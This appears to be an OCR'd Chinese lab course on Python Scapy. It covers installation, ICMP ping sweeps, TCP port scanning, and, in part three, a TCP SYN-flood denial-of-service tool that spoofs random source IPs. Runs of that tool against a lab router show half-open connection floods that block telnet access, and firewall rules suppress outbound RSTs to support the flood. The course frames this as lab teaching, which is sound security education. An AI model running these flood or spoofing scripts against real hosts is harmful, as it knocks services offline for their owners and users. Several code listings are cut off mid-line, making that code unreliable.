乾颐盾系列教程

1.Scapy工具介绍与安装

2.Ping与Ping扫描

3.TCP端口扫描与DoS攻击

4.ARP扫描与ARP毒化

5.流量分析与处理

Python Scapy

工具介绍

作者：现任明教教主

北京乾颐堂安全实验室出品

内容简介

第一部分:Scapy工具介绍与安装

第二部分:Ping与Ping扫描

第三部分:TCP端口扫描与DoS攻击

第四部分:ARP扫描与毒化

第五部分:流量分析与处理

第一部分

Scapy工具介绍


Scapy介绍

Scapy is a Python program that enables the user to **send（发送）, sniff（捕获） and dissect（分析） and forge（铸造） network packets.** This capability allows construction of tools that can probe, scan or attack networks.

In other words, Scapy is a powerful interactive packet manipulation program. **It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies（匹配请求和回应）, and much more.** Scapy can easily handle most classical tasks like **scanning, tracerouting, probing, unit tests, attacks or network discovery**. It can replace **hping, arpspoof, arp-sk, arping, p0f** and even some parts of **Nmap, tcpdump, and tshark**.

详细文档链接:
https://phaethon.github.io/scapy/api/introduction.html

Scapy主要功能



安装Python3（CentOS）——安装依赖

yum groupinstall -y Development tools

yum install -y zlib-devel bzip2-devel openssl-devel ncurses-devel sqlite-devel readline-devel tk-devel gdbm-devel db4-devel libpcap-devel xz-devel gcc

安装Python3（CentOS）——安装Python3.5

```
yum install wget
wget https://www.python.org/ftp/python/3.6.1/Python-3.6.1.tar.xz
xz -d Python-3.6.1.tar.xz
tar xvf Python-3.6.1.tar
cd Python-3.6.1
./configure --prefix=/usr/local
make && make install
```

测试Python3

```
[root@localhost ~]# python3 --version
Python 3.6.1

[root@localhost ~]# pip3 --version
pip 9.0.1 from /usr/local/lib/python3.6/site-packages (python 3.6)

[root@localhost ~]# easy_install-3.6 --version
setuptools 28.8.0 from /usr/local/lib/python3.6/site-packages (Python 3.6)
```


安装scapy3

安装scapy3


[root@localhost ~]# easy_install-3.6 -i http://pypi.douban.com/simple/ scapy-python3

SecureCRT连接CentOS

```
[root@localhost ~]# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.12.10  netmask 255.255.255.0  broadcast 172.16.12.255
        inet6 fe80::250:56ff:feab:d8ce  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:ab:d8:ce  txqueuelen 1000  (Ethernet)
        RX packets 29  bytes 3202 (3.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 3411 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



WinSCP连接CentOS



交互式界面测试Scapy3

测试Scapy3:

```
[root@localhost ~]# scapy
INFO: Can't import matplotlib. Not critical, but won't be able to plot.
INFO: Can't import networkx. Not criticial, but won't be able to draw network graphs.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?). This affects only
IPv6
INFO: Please, report issues to https://github.com/phaethon/scapy
INFO: Can't import python Crypto lib. Won't be able to decrypt WEP.
INFO: Can't import python Crypto lib. Disabled certificate manipulation tools
WARNING: IPython not available. Using standard Python shell instead.
Welcome to Scapy (3.0.0)
>>>
```

Scapy默认值

```
>>> TCP_PACKET=Ether()/IP()/TCP()
>>> TCP_PACKET.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= IPv4
###[ IP ]###
     version= 4
     ihl= None
     tos= 0x0
     len= None
     id= 1
     flags=
     frag= 0
     ttl= 64
     proto= tcp
     chksum= None
     src= 127.0.0.1
     dst= 127.0.0.1
     \options\
###[ TCP ]###
        sport= ftp_data
        dport= http
        seq= 0
        ack= 0
        dataofs= None
        reserved= 0
        flags= S
        window= 8192
        chksum= None
        urgptr= 0
        options= {}
```

收发数据包介绍

sr() function is for sending packets and receiving answers. The function returns a couple of packet and answers, and the unanswered packets.
（发送三层数据包，等待接收一个或者多个数据包的响应）
sr1() is a variant that only return one packet that answered the packet (or the packet set) sent. The packets must be layer 3 packets (IP, ARP, etc.).
（发送三层数据包，并仅仅只等待接收一个数据包的响应）
srp() do the same for layer 2 packets (Ethernet, 802.3, etc.).
（发送二层数据包，并且等待响应）
send() function will send packets at layer 3. That is to say it will handle routing and layer 2 for you.
（仅仅发送三层数据包，系统会自动处理路由和二层信息）
sendp() function will work at layer 2.
（发送二层数据包）

Scapy构造ping包测试（1）

产生一个ping包:

```
>>> ping = sr1(IP(dst='172.16.12.2')/ICMP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
```

Scapy构造ping包测试（2）


查看ping包响应:

```
>>> ping.show()
###[ IP ]###
  version= 4
  ihl= 5
  tos= 0x0
  len= 28
  id= 1
  flags=
  frag= 0
  ttl= 255
  proto= icmp
  chksum= 0x4bb3
  src= 172.16.12.2
  dst= 172.16.12.10
  \options\
###[ ICMP ]###
     type= echo-reply
     code= 0
     chksum= 0xffff
     id= 0x0
     seq= 0x0
###[ Padding ]###
        load=
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
 \x00\x00\x00\x00\x00\x00\x00\x00'
```

第二部分

Ping与Ping扫描

网络拓扑



ICMP介绍

架构IP网络时需要特别注意两点：确认网络是否正常工作，以及遇到异常时进行问题诊断。

例如，一个刚刚搭建好的网络，需要验证该网络的设置是否正确此外，为了确保网络能够按照预期正常工作，一旦遇到什么问题需要立即制止问题的蔓延。为了减轻网络管理员的负担，这些都是必不可少的功能。

ICMP正是提供这类功能的一种协议。

ICMP的主要功能包括，确认IP包是否成功送达目标地址，通知在发送过程当中IP包被废弃的具体原因，改善网络设置等。有了这些功能以后，就可以获得网络是否正常、设置是否有误以及设备有何异常等信息，从而便于进行网络上的问题诊断。

牛逼的地方是，ICMP技术网络设备都配合！

ICMP头部

ICMP Header Format


Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Type								Code								Checksum															
4	32	Rest of Header																															

The ICMP header starts after the IPv4 header and is identified by IP protocol number 1（协议号为1）. All ICMP packets have an 8-byte header（头部8个字节） and variable-sized data section. The first 4 bytes of the header have fixed format（前四个字节头部格式固定）, while the last 4 bytes depend on the type/code of that ICMP packet.（后四个字节头部根据类型和代码位的不同而变化）

Ping介绍

用于进行通信的主机或路由器之间，判断所发送的数据包是否已经成功到达对端的一种消息。可以向对端主机发送回送请求的消息(ICMP Echo Request Message，类型8），也可以接收对端主机发回来的回送应答消息(ICMP Echo Reply Message，类型0）。网络上最常用的Ping命令，就是利用这个消息实现的。

Echo 与 Echo Reply为经典的查询报文！



Ping包介绍

ICMP Echo Request

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Type = 8(IPv4, ICMP) 128(IPv6,ICMP6)								Code = 0								Header Checksum															
Identifier																Sequence Number															
Payload																															

ICMP Echo Reply

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Type = 0(IPv4,ICMP) 129(IPv6,ICMP6)								Code = 0								Header Checksum															
Identifier																Sequence Number															
Payload																															

提取返回包详细信息

```
[root@localhost ping]# scapy
>>> packet = IP(dst='172.16.12.1', ttl=1)/ICMP()/b'Welcome to qytang'
>>> ping = sr1(packet, timeout=1, verbose = False)
>>> ping.getlayer(IP).fields
{'version': 4, 'ihl': 5, 'tos': 0, 'len': 45, 'id': 1, 'flags': 0, 'frag': 0, 'ttl': 255, 'proto': 1,
'chksum': 19363, 'src': '172.16.12.1', 'dst': '172.16.12.10', 'options': []}
>>> ping.getlayer(IP).fields['src']
'172.16.12.1'
>>> ping.getlayer(ICMP).fields
{'type': 0, 'code': 0, 'chksum': 37093, 'id': 0, 'seq': 0, 'ts_ori': None, 'ts_rx': None, 'ts_tx':
None, 'gw': None, 'ptr': None, 'reserved': None, 'addr_mask': None, 'unused': None}
>>> ping.getlayer(ICMP).fields['type']
0
>>> ping.getlayer(ICMP).fields['code']
0
>>>
```

Ping一个包的简单代码

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
def scapy_ping_one(host):
    packet = IP(dst=host, ttl=1)/ICMP()/b'Welcome to qytang'#构造Ping数据包
    ping = sr1(packet, timeout=1, verbose = False)#获取响应信息，超时为2秒，关闭详细信息

    try:
        if ping.getlayer(IP).fields['src'] == host and ping.getlayer(ICMP).fields['type'] == 0:
        #如果收到目的返回的ICMP ECHO-Reply包
            return (host, 1)#返回主机和结果，1为通
        else:
            return (host, 2)#返回主机和结果，2为不通
    except Exception:
        return (host, 2)#出现异常也返回主机和结果，2为不通
if __name__ == '__main__':
    print(scapy_ping_one(sys.argv[1]))


```

测试Ping一个包的简单代码

```
[root@localhost ping]# ./scapy_ping_one.py 172.16.12.1
('172.16.12.1', 1)
[root@localhost ping]# ./scapy_ping_one.py 172.16.12.3
('172.16.12.3', 2)
```

Ping扫描

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
import ipaddress
import time
import multiprocessing
from scapy_ping_one import scapy_ping_one
from scapy.all import *
from SORT_IP import sort_ip
def scapy_ping_scan(network):
    net = ipaddress.ip_network(network)
    ip_list = []
    for ip in net:
        ip_list.append(str(ip))#把IP地址放入ip_list的清单
    pool = multiprocessing.Pool(processes=100)#创建多进程的进程池（并发为100）
    result = pool.map(scapy_ping_one, ip_list)#关联函数与参数，并且提取结果到result
    pool.close()#关闭pool，不在加入新的进程
    pool.join()#等待每一个进程结束
    scan_list = []#扫描结果IP地址的清单
    for ip,ok in result:
        if ok == 1:#如果范围值为1
            scan_list.append(ip)#把IP地址放入scan_list清单里边
    return(sort_ip(scan_list))

if __name__ == '__main__':
```

测试Ping扫描

```
[root@localhost ping]# ./scapy_ping_scan.py 172.16.12.0/24
活动IP地址如下:
172.16.12.1
172.16.12.100
172.16.12.101
172.16.12.2
172.16.12.254
本次扫描时间: 10.15
```

Ping程序

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
from scapy.all import *
import time
import struct
import random
import sys
import re

def ping_one(dst,id_no,seq_no,ttl_no):
    send_time = time.time()
    time_in_bytes = struct.pack('>d',send_time)#把时间转成二进制码，写入ping echo的数据中
    ping_one_reply = sr1(IP(dst=dst, ttl=ttl_no)/ICMP(id=id_no,seq=seq_no)/time_in_bytes, timeout =
    try:
        if ping_one_reply.getlayer(ICMP).type == 0 and ping_one_reply.getlayer(ICMP).code == 0 and
            reply_source_ip = ping_one_reply.getlayer(IP).src
            reply_seq = ping_one_reply.getlayer(ICMP).seq
            reply_ttl = ping_one_reply.getlayer(IP).ttl
            reply_data_length = len(ping_one_reply.getlayer(Raw).load) + len(ping_one_reply.getlaye
            reply
            recei
            echo
```

测试Ping程序

```
[root@localhost ping]# ./scapy_ping.py 172.16.12.1
26 bytes from 172.16.12.1: icmp_seq=1 ttl=255 time=54.79 ms
26 bytes from 172.16.12.1: icmp_seq=2 ttl=255 time=40.88 ms
26 bytes from 172.16.12.1: icmp_seq=3 ttl=255 time=38.85 ms
26 bytes from 172.16.12.1: icmp_seq=4 ttl=255 time=39.75 ms
26 bytes from 172.16.12.1: icmp_seq=5 ttl=255 time=38.88 ms

[root@localhost ping]# ./scapy_ping.py 172.16.12.3
.....
[root@localhost ping]#
```

第三部分

TCP端口扫描与DoS攻击

TCP连接的建立与终止

- TCP是一个面向连接的协议。无论哪一方向另一方发送数据之前，都必须先在双方之间建立一条连接。
- 这种两端间连接的建立与无连接协议如UDP不同。UDP向另一端发送数据报时，无需任何预先的握手。

三次握手建立连接

三次握手详细介绍

TCP用三路握手（three-way handshake）过程创建一个连接。在连接创建过程中，很多参数要被初始化，例如序号被初始化以保证按序传输和连接的强壮性。

一对终端同时初始化一个它们之间的连接是可能的。但通常是由一端打开一个套接字（socket）然后监听来自另一方的连接，这就是通常所指的被动打开（passive open）。服务器端被被动打开以后，用户端就能开始创建主动打开（active open）。

- 客户端通过向服务器端发送一个SYN来创建一个主动打开，作为三次握手的一部分。客户端把这段连接的序号设定为随机数A。
- 服务器端应当为一个合法的SYN回送一个SYN/ACK。ACK的确认码应为A+1，SYN/ACK包本身又有一个随机序号B。
- 最后，客户端再发送一个ACK。当服务端受到这个ACK的时候，就完成了三次握手，并进入了连接创建状态。此时包序号被设定为收到的确认号A+1，而响应则为B+1。

SYN

1.IP协议号为6
2.源端口为大于1023的随机端口
目的端口为知名端口（TCP/23）
3.序列号为，初始化序列号
A=1450082649
确认序列号为0
4.SYN Flag被置位
5.窗口大小为4128
6.TCP Option MSS 1460

SYN+ACK

1.IP协议号为6
2.源端口为知名端口（TCP/23）
目的端口为大于1023的随机端口
3.序列号为，初始化序列号**B=890558775**
确认序列号为**A+1=1450082649+1**
4.ACK Flag被置位
5.SYN Flag被置位
6.窗口大小为4128
7.TCP Option MSS 1460

ACK

1.IP协议号为6
2.源端口为大于1023的随机端口
目的端口为知名端口（TCP/23）
3.序列号为A+1=1450082649+1
确认序列号为B+1=890558775+1
4.ACK Flag被置位
5.窗口大小为4128

Linux防火墙处理

yum install firewalld

systemctl enable firewalld

systemctl start firewalld

阻止Linux发送Rest和ICMP unreachable:

firewall-cmd --direct --add-rule ipv4 filter OUTPUT 1 -p tcp --tcp-flags RST RST -s 172.16.12.10 -j DROP

firewall-cmd --direct --add-rule ipv4 filter OUTPUT 1 -p icmp -s 172.16.12.10 -j DROP

random_tcp

```python
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import random
def random_ip():
    yi_section = random.randint(1, 254)#随机产生，第一段IP地址
    er_section = random.randint(1, 254)#随机产生，第二段IP地址
    san_section = random.randint(1, 254)#随机产生，第三段IP地址
    si_section = random.randint(1, 254)#随机产生，第四段IP地址
    #组合四段地址
    source_ip = str(yi_section)+'.'+str(er_section)+'.'+str(san_section)+'.'+str(si_section)
    return source_ip

def random_port():
    return random.randint(1024, 65535)#随机产生端口

def random_sn():
    return random.randint(1, 65535*63335)#随机产生初始化序列号

if __name__ == '__main__':
    print(random_ip())
    print(random_port())
    print(random_sn())

```

handshake

```python
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import logging
import re
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
from scapy.all import *
from random_tcp import random_ip,random_port,random_sn

def handshake(ip, port, randomip = False, get_result = True, establish = False):#定义随机伪装源IP地址
    source_port = random_port()#随机产生源端口
    init_sn = random_sn()#随机产生初始化序列号
    if randomip == True:
        source_ip = random_ip()
        #产生随机伪装源IP地址的TCP数据包
        tcp_packet = IP(src=source_ip,dst=ip)/TCP(dport=port,sport=source_port,flags=2,seq=init_sn)
    else:
        #产生TCP数据包，不伪装源IP地址
        tcp_packet = IP(dst=ip)/TCP(dport=port,sport=source_port,flags=2,seq=init_sn)

    if get_result == False:#如果仅仅发送TCP包，并不希望接收回应包
        send(tcp_packet, verbose = False)#仅仅发送数据包
        return (
    else:
        try:
```

tcpscan

```
1   #!/usr/local/bin/python3
2   # -*- coding=utf-8 -*-
3
4   import logging
5   logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
6   import time
7   import multiprocessing
8   from handshacke import handshake
9
10  def tcpscan(host,port_low=1,port_high=1024):
11      ports = list(range(port_low,port_high+1))
12      get_scan_result = []
13      pool = multiprocessing.Pool(processes=10)#创建多进程的进程池（并发为100）
14      for port in ports:
15          result = pool.apply_async(handshake, args=(host,port,False,True,False))
16          get_scan_result.append(result)
17
18      pool.close()#关闭pool，不在加入新的进程
19      pool.join()#等待每一个进程结束
20
21      active_port_list = []
22
23      for result in get_scan_result:
24          if result
25              if re
```

测试TCP扫描

```
[root@localhost tcp]# ./tcpscan.py 172.16.12.201
[21, 49, 80, 135, 139, 445, 777]
本次扫描时间: 6.20
[root@localhost tcp]# ./tcpscan.py 172.16.12.200
[21, 80, 135, 139, 445]
本次扫描时间: 6.94
[root@localhost tcp]# ./tcpscan.py 172.16.12.1
[23]
本次扫描时间: 7.77
```

tcpdos

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
import multiprocessing
from handshacke import handshake
import signal
import sys

def sigint_handler(signum,frame): #定义处理方法
    print("接收到管理员的ctrl+c!")
    print("退出程序")
    sys._exit()

def tcpdos(host,port,conn = 100, randown_src = False, establish = False):
    signal.signal(signal.SIGINT,sigint_handler)

    pool = multiprocessing.Pool(processes=10)

    if randown_src == True:
        for n in range(conn):
            pool.apply_async(handshake, args=(host, port, True, False, False))

    elif randow
        for n i
```

测试TCP DoS（1）

代码：

```
if __name__ == '__main__':
        print(tcpdos('172.16.12.1',23,10000,randown_src = True, establish = False))
        #print(tcpdos('172.16.12.1',23,randown_src = False, establish = False))
        #print(tcpdos('172.16.12.1',23,randown_src = False, establish = True))
```

执行代码：

```
[root@localhost tcp]# ./tcpdos.py 172.16.12.1
```

路由器查询TCP连接：

```
R1#show tcp brief
TCB     Local Address          Foreign Address        (state)
7F2954D0A590 172.16.12.1.23      217.111.200.224.53460   SYNRCVD
7F2954B65C10 172.16.12.1.23      7.141.222.21.46779      SYNRCVD
7F294BB070B8 172.16.12.1.23      131.215.180.174.57167   SYNRCVD
7F29546F2960 172.16.12.1.23      57.241.224.109.61407    SYNRCVD
……
```

PC尝试连接：

```
C:\Users\Administrator>telnet 172.16.12.1
正在连接172.16.12.1...无法打开到主机的连接。 在端口 23: 连接失败
```

测试TCP DoS（2）

代码：

```
if __name__ == '__main__':
        #print(tcpdos('172.16.12.1',23,10000,randown_src = True, establish = False))
        print(tcpdos('172.16.12.1',23,randown_src = False, establish = False))
        #print(tcpdos('172.16.12.1',23,randown_src = False, establish = True))
```

执行代码：

```
[root@localhost tcp]# ./tcpdos.py 172.16.12.1
```

路由器查询TCP连接：

```
R1#show tcp brief
TCB     Local Address          Foreign Address        (state)
7F28FC2CADE0  172.16.12.1.23        172.16.12.10.1656      SYNRCVD
7F29546F2960  172.16.12.1.23        172.16.12.10.2276      SYNRCVD
7F2954D09290  172.16.12.1.23        172.16.12.10.51731     SYNRCVD
7F294BB06738  172.16.12.1.23        172.16.12.10.34160     SYNRCVD
……
```

PC尝试连接：

```
C:\Users\Administrator>telnet 172.16.12.1
正在连接172.16.12.1...无法打开到主机的连接。 在端口 23: 连接失败
```

测试TCP DoS（3）

代码：

```
if __name__ == '__main__':
        #print(tcpdos('172.16.12.1',23,10000,randown_src = True, establish = False))
        #print(tcpdos('172.16.12.1',23,randown_src = False, establish = False))
        print(tcpdos('172.16.12.1',23,randown_src = False, establish = True))
```

执行代码：

```
[root@localhost tcp]# ./tcpdos.py 172.16.12.1
```

路由器查询TCP连接：

```
R1#show tcp brief
TCB     Local Address          Foreign Address        (state)
7F28FBB88218  172.16.12.1.23        172.16.12.10.65132     ESTAB
7F29546F1660  172.16.12.1.23        172.16.12.10.52265     ESTAB
